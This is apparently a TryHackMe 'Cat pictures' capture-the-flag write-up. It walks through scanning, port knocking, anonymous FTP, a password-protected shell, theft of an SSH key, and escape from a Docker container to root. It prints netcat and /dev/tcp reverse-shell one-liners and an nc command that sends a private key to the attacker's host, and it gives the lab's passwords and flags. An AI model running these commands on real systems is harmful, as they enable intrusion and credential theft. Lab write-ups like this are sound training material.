Cat pictures (Easy)

TARGET IP : `10.10.239.100`
MY IP : `10.8.91.8`

First I start with an nmap scan
`sudo nmap -sV -sC -Pn -vv -T4 -oN nmap.txt 10.10.239.100`

```
Nmap 7.94SVN scan initiated Sat Oct 12 21:32:43 2024 as: /usr/lib/nmap/nmap
-sV -sC -Pn -vv -T4 -oN nmap.txt 10.10.239.100
Nmap scan report for 10.10.239.100
Host is up, received user-set (0.27s latency).
Scanned at 2024-10-12 21:32:43 GMT for 15s
Not shown: 997 closed tcp ports (reset)
PORT     STATE    SERVICE    REASON              VERSION
21/tcp   filtered ftp        port-unreach ttl 63
22/tcp   open     ssh        syn-ack ttl 63      OpenSSH 7.6p1 Ubuntu
4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 37:43:64:80:d3:5a:74:62:81:b7:80:6b:1a:23:d8:4a (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDIDEV5ShmazmTw/1A6+19Bz9t3Aa669UOdJ6wf+mcv3vvJ
mh6gC8V8J58nisEufW0xnT69hRkbqrRbASQ8IrvNS8vNURpaA0cycHDntKA17ukX0HMO7AS6X8uH
fIFZwTck5v6tLAyHlgBh21S+wOEqnANSms64VcSUma7fgUCKeyJd5lnDuQ9gCnvWh4VxSNoW8MdV
64sOVLkyuwd0FUTiGctjTMyt0dYqIUnTkMgDLRB77faZnMq768R2x6bWWb98taMT93FKIfjTjGHV
/bYsd/K+M6an6608wMbMbWz0pa0pB5Y9k4soznGUPO7mFa0n64w6ywS7wctcKngNVg3H
|   256 53:c6:82:ef:d2:77:33:ef:c1:3d:9c:15:13:54:0e:b2 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCs+ZcCT7Bj2uaY3QWJFO4+e
3ndWR1cDquYmCNAcfOTH4L7lBiq1VbJ7Pr7XO921FXWL05bAtlvY1sqcQT6W43Y=
|   256 ba:97:c3:23:d4:f2:cc:08:2c:e1:2b:30:06:18:95:41 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIGq9I/445X/oJstLHIcIruYVdW4KqIFZks9fygfPkkPq
8080/tcp filtered http-proxy port-unreach ttl 63
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done at Sat Oct 12 21:32:58 2024 -- 1 IP address (1 host up) scanned in
15.03 seconds
```

This room has something with the nmap scan. It doesn't give the same result after another scan.

Web Enumeration


I go to the web page : `http://10.10.239.100:8080`

Port Knocking

First what is port knocking ?

> It is a method of externally opening ports on a firewall by generating a connection attempt on a set of prespecified closed ports. Once a correct sequence of connection attempts is received, the firewall rules are dynamically modified to allow the host which sent the connection attempts to connect over specific port(s).
>
> The primary purpose of port knocking is to prevent an attacker from scanning a system for potentially exploitable services by doing a port scan, because unless the attacker sends the correct knock sequence, the protected ports will appear closed.

For that i will use the tool named `knockd`. It can be installed with `sudo apt install knockd`



We have now access to the FTP as the user `anonymous`

```
└─$ ftp 10.10.193.231
Connected to 10.10.193.231.
220 (vsFTPd 3.0.3)
Name (10.10.193.231:zerodol): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

There is a file named `note.txt`. I download it.

```
ftp> ls
229 Entering Extended Passive Mode (|||44367|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           162 Apr 02  2021 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||53261|)
150 Opening BINARY mode data connection for note.txt (162 bytes).
100% |**********************************************************************************************************|   162       49.95 KiB/s    00:00 ETA
226 Transfer complete.
162 bytes received in 00:00 (0.65 KiB/s)
ftp>
```

The file contains interesting information.

```
└─$ cat note.txt
In case I forget my password, I'm leaving a pointer to the internal shell service on the server.

Connect to port 4420, the password is sardinethecat.
- catlover

┌──(zerodol㉿master)-[~/Downloads]
└─$
```

We can connect to the machine and have a shell on port 4420, by entering the password `sardinethecat`

Foothold

With `netcat` we have a shell after entering the password. But this shell is not stable and we can not use many commands.

```
└─$ nc 10.10.193.231 4420
INTERNAL SHELL SERVICE
please note: cd commands do not work at the moment, the developers are fixing it at the moment.
do not use ctrl-c
Please enter password:
sardinethecat
Password accepted
ls -la
total 56
drwxr-xr-x 10 1001 1001 4096 Apr  3  2021 .
drwxr-xr-x 10 1001 1001 4096 Apr  3  2021 ..
-rw-------  1 1001 1001   50 Apr  1  2021 .bash_history
-rw-r--r--  1 1001 1001  220 Apr  1  2021 .bash_logout
-rw-r--r--  1 1001 1001 3771 Apr  1  2021 .bashrc
-rw-r--r--  1 1001 1001  807 Apr  1  2021 .profile
drwxrwxr-x  2 1001 1001 4096 Apr  2  2021 bin
drwxr-xr-x  2    0    0 4096 Apr  1  2021 etc
drwxr-xr-x  3    0    0 4096 Apr  2  2021 home
drwxr-xr-x  3    0    0 4096 Apr  2  2021 lib
drwxr-xr-x  2    0    0 4096 Apr  1  2021 lib64
drwxr-xr-x  2    0    0 4096 Apr  2  2021 opt
drwxr-xr-x  2    0    0 4096 Apr  3  2021 tmp
drwxr-xr-x  4    0    0 4096 Apr  2  2021 usr
```

I put a reverse shell to have a better shell

`rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.8.91.8 9001 >/tmp/f`

I listen to the port `9001` with `netcat`, and i have now a shell that will allow me to continue

```
└─$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.8.91.8] from (UNKNOWN) [10.10.193.231] 35724
sh: 0: can't access tty; job control turned off
# 
```

runme's password

When we go to `/home/catlover` we have an executable. I tried to execute it with the password but it failed.

```
# cd /home/catlover
# ./runme
Please enter yout password: sardinethecat
Access Denied
# 
```

I did a `cat runme` and i have something interesting. I find the word `rebecca` here suspicious.

I run the executable with `rebecca` as password and it works. I have now a file named `fichier_recu`

```
# ./runme
Please enter yout password: rebecca
Welcome, catlover! SSH key transfer queued!
# ls -la
total 48
drwxr-xr-x 2 0 0  4096 Oct 12 23:10 .
drwxr-xr-x 3 0 0  4096 Apr  2  2021 ..
-rw-r--r-- 1 0 0 18856 Oct 12 23:13 fichier_recu
-rwxr-xr-x 1 0 0 18856 Apr  3  2021 runme
#
```

I logged out of the shell then logged in again. Now there is the `fichier_recu` file and a new file named `id_rsa`. It's the SSH private key.

```
└─$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.8.91.8] from (UNKNOWN) [10.10.193.231] 35742
sh: 0: can't access tty; job control turned off
# cd /home/catlover
# ls -la
total 52
drwxr-xr-x 2 0 0  4096 Oct 12 23:32 .
drwxr-xr-x 3 0 0  4096 Apr  2  2021 ..
-rw-r--r-- 1 0 0 18856 Oct 12 23:13 fichier_recu
-rw-r--r-- 1 0 0  1675 Oct 12 23:32 id_rsa
-rwxr-xr-x 1 0 0 18856 Apr  3  2021 runme
# nc 10.8.91.8 4444 < id_rsa
#
```

I sent it to my machine with `netcat`

```
└─$ nc -lnvp 4444 > id_rsa
listening on [any] 4444 ...
connect to [10.8.91.8] from (UNKNOWN) [10.10.193.231] 53072
^C

┌──(zerodol㉿master)-[~/tryhackme/easy/cat-pictures]
└─$ ls
feed.atom  ferox-http_10_10_48_81:8080_-1728772023.state  id_rsa
```

```
┌──(zerodol㉿master)-[~/tryhackme/easy/cat-pictures]
└─$ chmod 600 id_rsa
```

I connect to SSH as the user `catlover` using the private key

```
└─$ ssh -i id_rsa catlover@10.10.193.231
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Oct 12 16:38:04 PDT 2024

  System load:                    0.0
  Usage of /:                     37.2% of 19.56GB
  Memory usage:                   64%
  Swap usage:                     0%
  Processes:                      135
  Users logged in:                0
  IP address for eth0:            10.10.193.231
  IP address for br-98674f8f20f9: 172.18.0.1
  IP address for docker0:         172.17.0.1


52 updates can be applied immediately.
25 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


Last login: Fri Jun  4 14:40:35 2021
root@7546fa2336d6:/#
```

As we can see. we're the root of a docker. But we have our first flag

```
root@7546fa2336d6:/# cd /root
root@7546fa2336d6:/root# ls
flag.txt
root@7546fa2336d6:/root# cat flag.txt
7cf90a0e7c5d25f1a827d3efe6fe4d0edd63cca9
root@7546fa2336d6:/root#
```

Flag1 : `7cf90a0e7c5d25f1a827d3efe6fe4d0edd63cca9`

Privilege Escalation to the machine

Now we have to find a way to access the machine and become the root.
In the `/opt/clean` directory. there is a file named clean.sh

```
root@7546fa2336d6:/# cd /opt/clean/
root@7546fa2336d6:/opt/clean# ls -la
total 16
drwxr-xr-x 2 root root 4096 May  1  2021 .
drwxrwxr-x 1 root root 4096 Mar 25  2021 ..
-rw-r--r-- 1 root root   27 May  1  2021 clean.sh
root@7546fa2336d6:/opt/clean#
```

I put my payload in the file

`echo "sh -i >& /dev/tcp/10.8.91.8/1234 0>&1" > clean.sh`

```
root@7546fa2336d6:/opt/clean# echo "sh -i >& /dev/tcp/10.8.91.8/1234 0>&1" > clean.sh
root@7546fa2336d6:/opt/clean# ls -la
total 16
drwxr-xr-x 2 root root 4096 May  1  2021 .
drwxrwxr-x 1 root root 4096 Mar 25  2021 ..
-rw-r--r-- 1 root root   38 Oct 12 23:50 clean.sh
root@7546fa2336d6:/opt/clean# cat clean.sh
sh -i >& /dev/tcp/10.8.91.8/1234 0>&1
root@7546fa2336d6:/opt/clean#
```

And I have a shell as the root of the machine.

```
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.8.91.8] from (UNKNOWN) [10.10.193.231] 48328
sh: 0: can't access tty; job control turned off
# ls
firewall
root.txt
# cat root.txt
Congrats!!!
Here is your flag:

4a98e43d78bab283938a06f38d2ca3a3c53f0476
#
```

Root flag : `4a98e43d78bab283938a06f38d2ca3a3c53f0476`